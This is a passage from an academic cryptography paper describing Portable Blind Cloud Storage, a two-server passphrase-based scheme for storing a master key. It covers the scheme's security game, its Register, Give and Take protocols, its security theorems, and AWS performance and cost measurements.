$\left\langle \mathcal{U}_{\mathsf{Give}}(id^*, PP_{id^*}, pp_{\mathcal{K}}, pp_{\mathcal{D}}), \mathcal{D}_{\mathsf{Give}}(sp_{\mathcal{D}}, s_{\mathcal{D}}), \mathcal{A}(\cdot) \right\rangle$

9 : $mk_1 \leftarrow\$ \{0,1\}^*$

10 : $\mathcal{A} \leftarrow mk_b$

11 : $\mathcal{A}$ arbitrarily switches in three modes:

Mode 1: $(mk', s_{\mathcal{D}}, \cdot) \leftarrow\$$
$\left\langle \mathcal{U}_{\mathsf{Take}}(id^*, PP_{id^*}, pp_{\mathcal{K}}, pp_{\mathcal{D}}), \mathcal{D}_{\mathsf{Take}}(s_{\mathcal{D}}), \mathcal{A}() \right\rangle$

if $b = 0 \wedge mk' \neq \perp$ **then** $mk^* = mk'$

if $b = 1 \wedge mk' \neq \perp$ **then** $mk^* = mk_1$

if $mk' = \perp$ **then** $mk^* = \perp$

$\mathcal{A} \leftarrow mk^*$ / The adversary learns mk^*

/ $\mathcal{A}$ interacts with $\mathcal{D}$ and $\mathcal{U}_{id^*}$ arbitrarily as $\mathcal{K}$ and views their responses

Mode 2: $(s_{\mathcal{D}}, \cdot) \leftarrow\$ \left\langle \mathcal{D}_{\mathsf{Give/Take}}(sp_{\mathcal{D}}, s_{\mathcal{D}}), \mathcal{A}() \right\rangle$

/ Similar to Mode 2 in Step 4

/ $\mathcal{A}$ may also pretend to be $\mathcal{U}_{id^*}$ but without knowing PP_{id^*}

Mode 3: $(\cdot, s_{\mathcal{D}}) \leftarrow\$ \left\langle \mathcal{A}() \leftrightarrows \mathcal{D}_{\mathsf{Register}}(sp_{\mathcal{D}}, s_{\mathcal{D}}) \right\rangle$

/ $\mathcal{A}$ can register $\mathcal{D}$ with arbitrary identity id

12 : **return** $b = b'$ where $b' \leftarrow\$ \mathcal{A}()$

Figure 4: The IND-CKS game. The challenger $\mathcal{C}$ simulates the data server $\mathcal{D}$ and the target client $\mathcal{U}_{id^*}$.

falls back to the single server case. We defer more security discussions to our full version. In the main body, we consider the situation that the adversary corrupts the key management server and other users (with identities different from the victim), and propose the IND-CKS security (here CKS denotes Compromised Key Server) in Def. 2. Similarly, we can model security against the compromise data server, which we call IND-CDS security (CDS denotes Compromised Data Server), by switching the role of $\mathcal{K}$ and $\mathcal{D}$. Note that our PBCS system provides a similar level of the security as PPSS, i.e., an attacker breaking into any one of these servers learns nothing about the secret (or the password).

Our IND-CKS experiment is similar to the game-based definition of PPSS in [27]. Intuitively, during the IND-CKS experiment (Fig.4), the challenger $\mathcal{C}$ simulates data server $\mathcal{D}$ and the challenge client (with identity id^*), while the adversary $\mathcal{A}$ plays the roles of the key server $\mathcal{K}$ as well as other clients. $\mathcal{A}$ can arbitrarily invoke the (Register, Give, Take) procedures. Also she can adaptively register new accounts on the data server. The challenger simulates the procedure that the challenged client deposits a master key. The adversary, who controls the corrupted key server and deviates the protocol, aims to distinguish this master key from a random key. A slight difference of the IND-CKS experiment with the PPSS [27, 28] is that PPSS requires the adversary cannot impersonate the honest client in front of the honest server in the initiation phrase, but the IND-CKS experiment the adversary can impersonate the target client in front of servers. More precisely, we have the following definition.

Definition 2 (Master key confidentiality against the compromised key server.) *Consider the following interactive game $Exp_{\mathcal{A}}^{IND\text{-}CKS}$ in Fig. 4 between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$, parametrized by security parameter λ and a bit b.*[3] *Let n denote the min-entropy of the passphrase PP_{id^*}.*[4] *We say that a PBCS scheme is* secure against the compromised key management server *if there exists a negligible function s.t. $\forall$ P.P.T adversary $\mathcal{A}$ it holds that*

$$\Pr\left[Exp_{\mathcal{A}}^{IND\text{-}CKS}\left(1^{\lambda}, 1^{n}\right) = 1\right] \leq \frac{1}{2} + \mathsf{Adv}(n) + negl(\lambda)$$

where $\mathsf{Adv}(n)$ is the ideal security inherited for guessing PP_{id^*}, which is $O\left(\frac{1}{2^n}\right)$.To make the model meaningful, we assume that the adversary will cause a certain number (polynomially bounded) of failures, but the Give procedure of the challenge client will eventually succeed and a master key will finally be generated.

[3] For two P.P.T interactive algorithms $\mathcal{P}_1$ and $\mathcal{P}_2$, we denote by $(a,b) \leftarrow\$ \langle \mathcal{P}_1(x), \mathcal{P}_2(y) \rangle$ the event that $\mathcal{P}_1$ and $\mathcal{P}_2$ engage in an interactive protocol with $\mathcal{P}_1$'s input x and $\mathcal{P}_2$'s input y, and produce local outputs a and b, respectively. Similarly, we denote by $(a,b,c) \leftarrow\$ \langle \mathcal{P}_1(x), \mathcal{P}_2(y), \mathcal{P}_3(z) \rangle$ for the corresponding three-party interaction among $\mathcal{P}_1, \mathcal{P}_2, \mathcal{P}_3$.

[4] Note that n may not directly equal to the length of the passwords, since the distribution of passwords is not uniform [54, 55].

Our definition aims at capturing the *soundness* property as PPSS [27, 28] as well. The soundness means that one malicious server cannot make the user to accept a tampered master key in the Take procedure. Therefore, the adversary in our model not only can learn a master key mk_b after a successful Give (mk_b could be a real key mk_0 or a random key mk_1 according the flip coin b), but also is given a master key version mk^* after a successful Take procedure. If the scheme does not satisfy the soundness, the malicious adversary could make the client get a tempered master key which not equals to the one generated in the Give procedure, and then the adversary can distinguish his view is the real key or the random one by comparing mk_b and mk^*.

5 Construction

We now describe the details of the KEM part of our PBCS. Since the DEM part which carries the actual content can be augmented trivially, the KEM part becomes the most challenging design.The first challenge of designing our PBCS system lies on how to derive a simple yet client authentication solution which could be deployed on *non-programmable* cloud storage service. The second challenge is to integrate the App login mechanism in the secure storage module, so the user can leverage one password to login the App and access the secure content. Moreover, we also need to be careful that the malicious server may intentionally modify the storage data.

Simple cloud server authentication. To avoid heavy primitives that cloud storage APIs may not support, we need a simple way for the cloud server to authenticate the client. Note that we can not let the user directly use his passphrase to login the cloud server, since this passphrase will also be used to login the App and must be hidden to the cloud server. However, we observe that the existing login mechanism usually supports a very long password, which could be more than 16 characters and decoded into a 128 bits length string. Although it is crazy to require a person to remember such a long password, the client can generate the long password from a short passphrase via an IBOPRF service provided by the key server. Hence the user only needs to remember a short passphrase instead of the long password. Moreover, although the IBOPRF service is public to all clients as well as the data server (since to compute the password hardened value does not need to login in advance), the pseudorandomness guarantees that the low entropy passphrase is still kept secret to the (malicious) data server when he blindly queries the IBOPRF limited times with the same identity. The obliviousness of the IBOPRF guarantees that the key server also cannot learn the passphrase. Compromising one server does not help to authenticate to the other. Since our "Give-and-Take" protocol only involves the basic account register/login and TLS on the cloud server side, it can be directly deployed on a commercial cloud *storage* services like Dropbox or AWS S3.

Integrating App login into PBCS is not only the requirement of minimizing the influence on the user experience, but also important for the security. Indeed, users often reuse their passwords or use slight variations [46] on different services. To solve this problem, the user can not use the remembered passphrase to login the key server directly, since this passphrase is also used to login the cloud server and needed to be hidden to the key server. Our idea is to make the App login to be naturally accomplished in the meantime of that the "Give" or "Take" protocol is executed. Precisely, the client will generate an authentication token as the App login password from a high entropy randomness s_{id} and the passphrase PP. The high entropy randomness s_{id} is stored on the data server. In the "Give" or "Take" protocol, the client will authenticate himself to the key server by directly inputting this authentication token to the existing App login module[5], hence the client could simultaneously login the App. Moreover, since a compromised key server can not learn the passphrase, he can not login the data server and break the security of the private content.

Integrity guarantee. When the master key is fixed, the integrity of the content can be trivially protected by the authenticate encryption used in the DEM part. However, a malicious server may intentionally violate the protocol and let the client accept a modified master key. This is out of the scope of the security property of the traditional authentication encryption. To guarantee the integrity of the master key against a malicious key server, one may suggest to use authentication encryption to encrypt the master key mk. When the key server keeps the authentication ciphertext of mk instead of a piece of mk shares. However, the encryption key k of mk is stored on the data server and can be modified. To solve this problem, we let k be derived from the the randomness r_{id} stored by the data server and invent a novel method to verify that r_{id} is not modified by the malicious data server. Specifically, we tear the encryption key into two parts: k_1 and k_2. k_1 and k_2 are both derived from r_{id} and the passphrase PP but via two different random oracles KDF_2 and KDF_3. k_1 is used to encrypt mk and get the ciphertext ct, while k_2 is used to derive a HMAC with the form $\tau = \mathsf{H}_4(ct, k_2)$. Both ct and τ are stored on the key server side. If the data server provides a tampered r'_{id}, the client will generate a wrong k'_2. So when the key server sends back the tag τ, a false randomness r'_{id} will lead the tag verification fails, i.e., $\tau \neq \mathsf{H}_4(ct, k'_2)$. Note that the tuple of the IND-CPA secure ciphertext ct and the token τ can also be viewed as an authentication encryption ciphertext since it follows the Enc-then-Mac paradigm.

[5] The App login password is encoded from the authentication token which is a long bit string.




Figure 5: The Register Procedure. The client derives the password **pwd** from the IBOPRF with his passphrase PP and uses it to run AuthReg to register to the data server who obtains and stores the login sub β_{id} for the future login verification. Also the client derives the authentication token t from PP and a randomness seed s_{id}. Later s_{id} will be deposited to the data server. t, as the App login password, will be registered to the key server who obtains and stores the login stub γ_{id} for the future login verification. The boxed message means they are protected by TLS. The security requires the number of calling the IBOPRF service for one specific id on the key server side is bounded.

5.1 Construction details

Following the guidelines discussed above, we can design the three procedures of our "Give-and-Take" protocols as follows. During all procedures, the client will use TLS to protect the communications. Here we assume the cloud server and the App's login mechanisms have already deployed countermeasures to prevent the on-line dictionary attacks.

- **Register:** The key server holds a IBOPRF master secret key msk. The client chooses an identity id and a memorable passphrase PP. The key server and the data server will maintain a tuple $\mathcal{L}_{id}^{\mathcal{K}} \in \mathcal{L}^{\mathcal{K}}$ and $\mathcal{L}_{id}^{\mathcal{D}} \in \mathcal{L}^{\mathcal{D}}$ for each identity id, respectively. KDF_1 is a key derivation function as a random oracle. β_{id} and γ_{id} are login stubs for the data server and the key server, respectively. When the IBOPRF is instantiated via 2HashDH in Sec. 3, the register procedure is as Fig. 5.

- **Give:** When the protocol starts, the client with identity id holds the passphrase PP. The data storage server $\mathcal{D}$ holds the login stubs β_{id}, and maintains a list $\mathcal{L}^{\mathcal{D}}$ to record randomnesses. The key server $\mathcal{K}$ keeps a list $\mathcal{L}^{\mathcal{K}}$, the login stubs γ_{id} and his master secret key msk. Let $(\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec})$ be the algorithms of a symmetric encryption scheme with the ciphertext space $\mathcal{C}$. Let the function $y = \mathcal{F}_{msk}(id, x)$ be the IBOPRF computed by the key server as defined in Sec. 3. KDF_1, KDF_2 and KDF_3 are three key derivation functions which could be modeled as random oracles. H_4 is a hash function from $\mathcal{C} \times \{0,1\}^{\lambda} \to \{0,1\}^{\lambda}$ which could also be modeled as random oracles. The detailed Give procedure is demonstrated pictorially in Fig.6 when the IBOPRF is instantiated via 2HashDH as Sec. 3.

- **Take** is to let the client retrieve the master key from two servers. Take protocol will use the same primitives as Give. When Take starts, the client with identity id holds passphrase PP. The servers $\mathcal{D}$ and $\mathcal{K}$ each holds a tuple $(\beta_{id}, \mathcal{L}^{\mathcal{D}})$ and $(msk, \gamma_{id}, \mathcal{L}^{\mathcal{K}})$ respectively. The detailed Take procedure is demonstrated pictorially in Fig. 7, where the IBOPRF is instantiated by the 2HashDH in Sec. 3. Note that the number of the call of the IBOPRF service for one specific id on the key server side must be limited to guarantee the security.

5.2 Security

The security of PBCS can be founded in following theorems. The analysis will appear in the full version.

To show the master key is confidential to the data server, we argue that the only approach for the adversary to access ct_{id^*} via $\mathcal{K}$ is to successfully recover the authentication token t_{id^*}. Since the KDF_1 is a random oracle, the adversary must guess the passphrase PP. Due to the pseudorandomness of the IBOPRF, **pwd** will not leak the information about PP within limited time of invoking the IBOPRF service, so the adversary has to guess PP blindly. Moreover, the client will not accept a tampered master key, since the client could verify




Figure 6: The Give Procedure. The client logins the data server via the password **pwd** derived with the key server, where the data server stores the login stub β_{id} for the login verification. Then the client reconstructs the authentication token t and the key of the authentication encryption k_1 and k_2. The client uses id, t to login the key server who stores the login stub γ_{id} for login verification, and deposits the ciphertext of the master key ct and the corresponding tag τ to the key server. The boxed message means that they are protected by TLS. H_1, H_2 and H_3 are hash functions used in the 2HashDH IBOPRF defined in Sec. 3. The security requires the number of the call of the IBOPRF service for one specific id on the key server side is bounded.

the randomness r_{id} replied by the data server via the hash function H_4 and KDF_3. Formally, we have:

Theorem 1 *Let KDF_1 be a random oracle. The min-entropy of the passphrase PP is d. The IBOPRF is (ε, d, B)-pseudorandomness. The total number of the adversary calling IBOPRF service is bounded by B. The total number of the invalid APP login is bounded by $B_{\mathcal{K}}$. PBCS is secure against compromised data server, i.e., the probability for any adversary to win the IND-CDS game is less than $1/2 + \varepsilon + B_{\mathcal{K}}/2^d + \mathsf{negl}(\lambda)$.*

To get access to the encryption key k_{id^*} on the data server, the adversary has only two choices. The first is to authenticate to the data server, which means to successfully recover the password **pwd**. However, pseudorandomness of IBOPRF guarantees **pwd** cannot be guessed by the key server. The second is to blindly guess r_{id^*}, whose probability is negligible. Hence the master key is confidential to the malicious key server. Moreover, since the IND-CPA ciphertext ct and the tag τ from an authenticated encryption of the master key mk. Hence the malicious key server can not make the forged tuple (ct', τ') to be accepted by the client. Formally, we have:

Theorem 2 *Let $(\mathsf{Register}, \mathsf{Login})$ be a Adv_{Auth}-secure login mechanism (as in Sec. 2). Let χ be the distribution of input x, d be its min-entropy. The adversary makes q attempts to login the data server. The IBOPRF is (ε, d, q)-obliviousness. Let KDF_2 be a random oracle. Let $(\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec})$ be a secure authenticated encryption scheme. PBCS is secure against compromised data server, i.e., the probability for any adversary to win the IND-CKS game (Fig. 4) is less than $1/2 + \varepsilon + \mathsf{negl}(\lambda)$, where λ is the security parameter.*




Figure 7: The Take Procedure. The client logins the data server via the password **pwd** derived with the key server, reconstructs the App login password t and the key of the authentication encryption k_1 and k_2. Then the client logins the App and authenticates himself to the key server with t, retrieves the ciphertext of the master key ct and the corresponding tag τ from the key server and then decrypts it. The tag τ is used to verify the integrity of the ciphertext ct. The boxed messages means they are protected by the TLS channel. β_{id}, γ_{id} are the login stubs stored in the data server and the key server, respectively, for login verification. H_1, H_2 and H_3 are hash functions used in the 2HashDH IBOPRF defined in Sec. 3. The security requires the number of the call of the IBOPRF service for one specific id on the key server side is bounded.

5.3 Deployment considerations

In practice, most of the above PBCS operations are run "under the hood". Here we describe how to leverage PBCS to smoothly integrate the secure storage module into the App and modify the App login mechanism while not affecting the user's experience.

When the user registers an account to the App with an identity by choosing a passphrase PP, in the back-end the client will launch a Register procedure of PBCS and help the user to register a cloud account with password **pwd** and an App account with password t using the identity id.[6]

When the user logins his App account using the passphrase PP at the first time, in the back-end the client and two servers run the Give procedure to complete the App login and automatically initialize the secure storage services as well. Afterward, the system will generate a distributively stored master key mk and store it securely.

When the user logins his App account using the passphrase PP from then on, the client's device will invoke the Take to login the App as well as retrieving the master key mk by communicating with the two servers at the back end. To upload the actual content, the client will encrypt the actual content using mk to generate ciphertext CT, and uploads CT to the data server. To retrieve the content, the client downloads the ciphertexts CT from the data server, uses mk to decrypt it and displays the results in the interface.

[6] For the users who already have App accounts before the update to PBCS, we highly suggest them to choose a new login passphrase, because the previous one may already be learned by the App server.

6 Experimental Evaluations

In this section, we demonstrate the deployability, efficiency, scalability and economical cost of our PBCS system via experiments carried out in Amazon Web Service (AWS for short).

Deployability. We did a survey of current popular cloud storage services, and found that popular storage services, including but not limited to Amazon S3 [2], Google Cloud Storage [18], Azure Storage [41], and Dropbox [15] provide the required API to act as the data server in PBCS to support secure storage. In our experiment, we only use the create/put/get API for java from Amazon S3 for deposit and retrieve. Other storage services provide such APIs supporting similar functions, like Dropbox's file upload/download API.

Moreover, our PBCS system is easy to be adopted to existing Apps. Our code can be packaged into a keyServerAPI and a clientAPI to provide service for App. Simply run the keyServerAPI on the App provider's administrative server and call the clientAPI on the App's client side to provide secure deposit and retrieve.

Efficiency. We implement a prototype in Java including instantiating all cryptographic primitives with the standard Java API and Bouncy Castle library. The IBOPRF is implemented with "secp256r1" curve. We use `TLS 1.2` with the `TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256` ciphersuite for client to authenticate and securely connect key server, HTTPS protocol to communicate with the data server, and `AES/CTR/NoPadding` as the storage encryption, and `AES/GCM/NoPadding` as the key encryption, and `PBKDF2WithHmacSHA256` with one iteration with different salts to implement the $\mathsf{KDF}_{1,2,3}$. We use the build-in login of cloud storage service to implement the client authentication.

We do experiments on AWS. The data server is deployed on Amazon S3 in Tokyo. The key server is deployed on AWS EC2 using t2.micro instance in Osaka. The client is deployed in Seoul using AWS EC2 t3.xlarge instance, which has similar configuration with popular PCs[7]. The operating system is ubuntu 18.04 LTS. All the three are located in different regions to simulate remote clients and physically separated servers. We measured the round trip time (RTT) using `ping` from the client to the key server of 28.9*ms* and to the data server of 33.0*ms*, and the network upload/download speed of 700Mbps/699Mbps (using `iperf3`).

To show our design is efficient and practical, we measure the overhead of client and key server. We measure the time cost of each procedure over 100 iterations and get the average, where the IBOPRF, Give and Take costs 0.145s, 0.53s, and 0.48s, respectively. The key server overhead makes up less than 1% of IBOPRF including one hash to group element operation costing 4.5s per million iterations, and one elliptic curve scalar multiplication operation which costs 261.83s per million iterations. So TLS handshake and the network latency dominate the IBOPRF cost.

We do experiment on files with various sizes (from 10MB to 300MB) and run 25 iterations for both depositing and retrieval to get average cost. The results are displayed in Fig. 8, 9, where the red plain deposit denotes insecure deposit, the blue secure deposit includes one run of the Take protocol, encrypting file, and uploading encrypted file to the data server. For the client overhead, besides the above procedures, compared to insecure depositing and retrieving plain data without PBCS, secure data depositing and retrieval via PBCS need to encrypt and decrypt the data, which bring extra overhead. From Fig. 8, the showed overheads (secure deposits costs larger than plain deposits), are very small, increasing from

[7]At the time of writing, the t2.micro instances were equipped with 1GB memory and 1 vCPU of Intel Xeon processors. The t3.xlarge instances were equipped with 16GB memory and 4 vCPU of Intel Xeon processors.




Figure 8: Time for depositing files

0 to 1.5 seconds as the file size increases to 300MB. From Fig. 9, the secure retrieval overhead is even fewer, near to zero. The detailed breakdown data could be found in Tables 2.




Figure 9: Time for retrieving files

Further optimization. We observe that our PBCS's overheads mainly come from the Enc/Dec, that increase (though still small) as the file gets larger, so it can be optimized by encrypting/decrypting data while uploading/downloading. If we cut the large file into smaller blocks, and encrypt/decrypt each of them while uploading/downloading another block, the total latency could be reduced to the encryption/decryption of only one block and the upload/download of all the blocks. We show the optimization details in Appendix C. From the yellow line in Fig.8,9 and the columns "OOvd" of Tables 2, one can see that the optimised overhead is extremely close to 0. More impressively, the time cost of downloading a plaintext file are even larger than securely downloading using the optimized implementation. This is because our optimization for retrieval folds both decryption and disk write operation with downloading data process[8].

Scalability. The main obstacle of PBCS to deploy in a popular App may be its influence on key server (the App server) scalability. So we test the key server throughput in the IBOPRF. As the reference , we also test the throughput of key server for static page.

[8]We do not split the plaintext file into blocks, since it incurs more time cost than treating a plain file as a whole when a deposit/retrieve request needs to be made for each block at the server end.

The key server as a web server is equipped with nginx+tomcat framework. The IBOPRF requests are HTTPS GET requests. We use Siege as the throughput test benchmark running on AWS EC2 t2.2xlarge instance with 8vCPU and 32GB memory in Seoul, the same region as the client. We test 400 parallel requests with 250 iterations. For key server throughput with 1 vCPU, static page is 666.09 req/s and IBOPRF is 464.64 req/s. In IBOPRF, key server computes one hash-to-curve operation and one scalar multiplication of ECC point to deal with each request, which makes its throughput a bit lower than fetching static pages. The throughput of both increase linearly with the number of vCPU, shown in Fig. 10.




Figure 10: Key server throughput

Cost savings. Here we use Amazon S3 and EC2 as example to give some estimation of cost savings by insisting on deploying our system on cloud storage. Imaging an App with one million users (popular Apps have way more), it is augmented with secure storage using our PBCS: We first assume each user consumes about 1GB/month space (which could be much larger if the App involves videos). Considering the default file open soft limit of 1024 connections for each virtual machine, at least 1000 instances are required to keep one million connections open.

Besides the same cost of data transfer, using EC2 for same use, one needs to pay for extra computation cost [4] to keep VMs running, and 5 times cost of the storage [3]. Particularly, if we choose EC2 instance ("d2.4xlarge") with storage optimization to provide relatively robust service, it costs $2.76 per hour (while S3 posts only a negligible request cost). Then the App provider mentioned above will need to pay around $2.76 * 24 * 30 * 1000 + 0.08 * 1,000,000$, which is already about *two million dollars more* if deploying the same secure storage on EC2 for just one month! Supporting more users, each user uses more data storage on average, or for a longer period would incur even larger costs proportionally.

7 Conclusion

We model, design, analyze, implement, and experiment with a novel system, which we name Portable Blind Cloud Storage (PBCS). It aims to for a secure and usable cloud storage system that satisfies multiple goals simultaneously.

Table 2: Cost breakdown for the deposit (time/s) and retrieve (time/s), where the size unit is MB. DPT/DCT denote depositing plaintext/ciphertext, RPT/RCT denote retrieving plaintext/ciphertext, Opt denotes the cost of optimized deposit time cost, Ovd/OOvd denote the overhead of the basic/optimized implementation.

Size	DPT	Enc	DCT	Opt	Ovd	OOvd
10	0.79	0.07	0.77	0.79	0.06	0
20	0.98	0.16	0.88	0.90	0.05	-0.08
50	1.25	0.39	1.11	1.42	0.25	0.17
100	1.91	0.78	1.56	2.12	0.43	0.21
150	2.82	1.18	2.08	2.77	0.44	-0.05
200	3.39	1.57	2.73	3.60	0.91	0.21
250	3.98	1.97	3.34	4.27	1.33	0.29
300	4.61	2.50	3.64	4.72	1.52	0.11

Size	RPT	Dec	RCT	Opt	Ovd	OOvd
10	0.67	0.07	0.65	0.64	0.05	-0.03
20	0.88	0.15	0.74	0.82	0.01	-0.06
50	1.24	0.39	0.85	1.18	0	-0.06
100	1.82	0.78	1.02	1.77	-0.02	-0.05
150	2.37	1.17	1.18	2.32	-0.02	-0.05
200	3.09	1.56	1.68	2.87	0.15	-0.22
250	4.05	2.07	2.03	3.20	0.05	-0.85
300	4.77	2.67	2.25	3.74	0.15	-1.03

Our entire design boils down to the preferred design principle of *"Constructivism"* (build on parts) over *"Gestalt"* (design it all) in deploying a large scale secure system. It is recommended that the modern software development [13, 19, 39, 43, 50] should start simple and only add components once really necessary, following the philosophical principle of *Occam's razor*, which essentially states that "*simpler solutions are more likely to be correct than complex ones*". In retrospect, we wish that designed system like our PBCS system that has been smoothly embedded in the existing architecture, fully exploits already existing standardized and existing components and tools, (this is in contrast with theoretical primitives holistically designed from scratch) such as login mechanism, TLS, and plain cloud storage. As previously discussed, our approach enables sound system development and a security proof for the entire system, relying on available optimized implementations of secure components and inheriting tested robustness and high efficiency. It makes the development practical exploiting existing APIs with high compatibility, reduces duplication, and simplifies the engineering work and maintenance of overall systems. This is especially 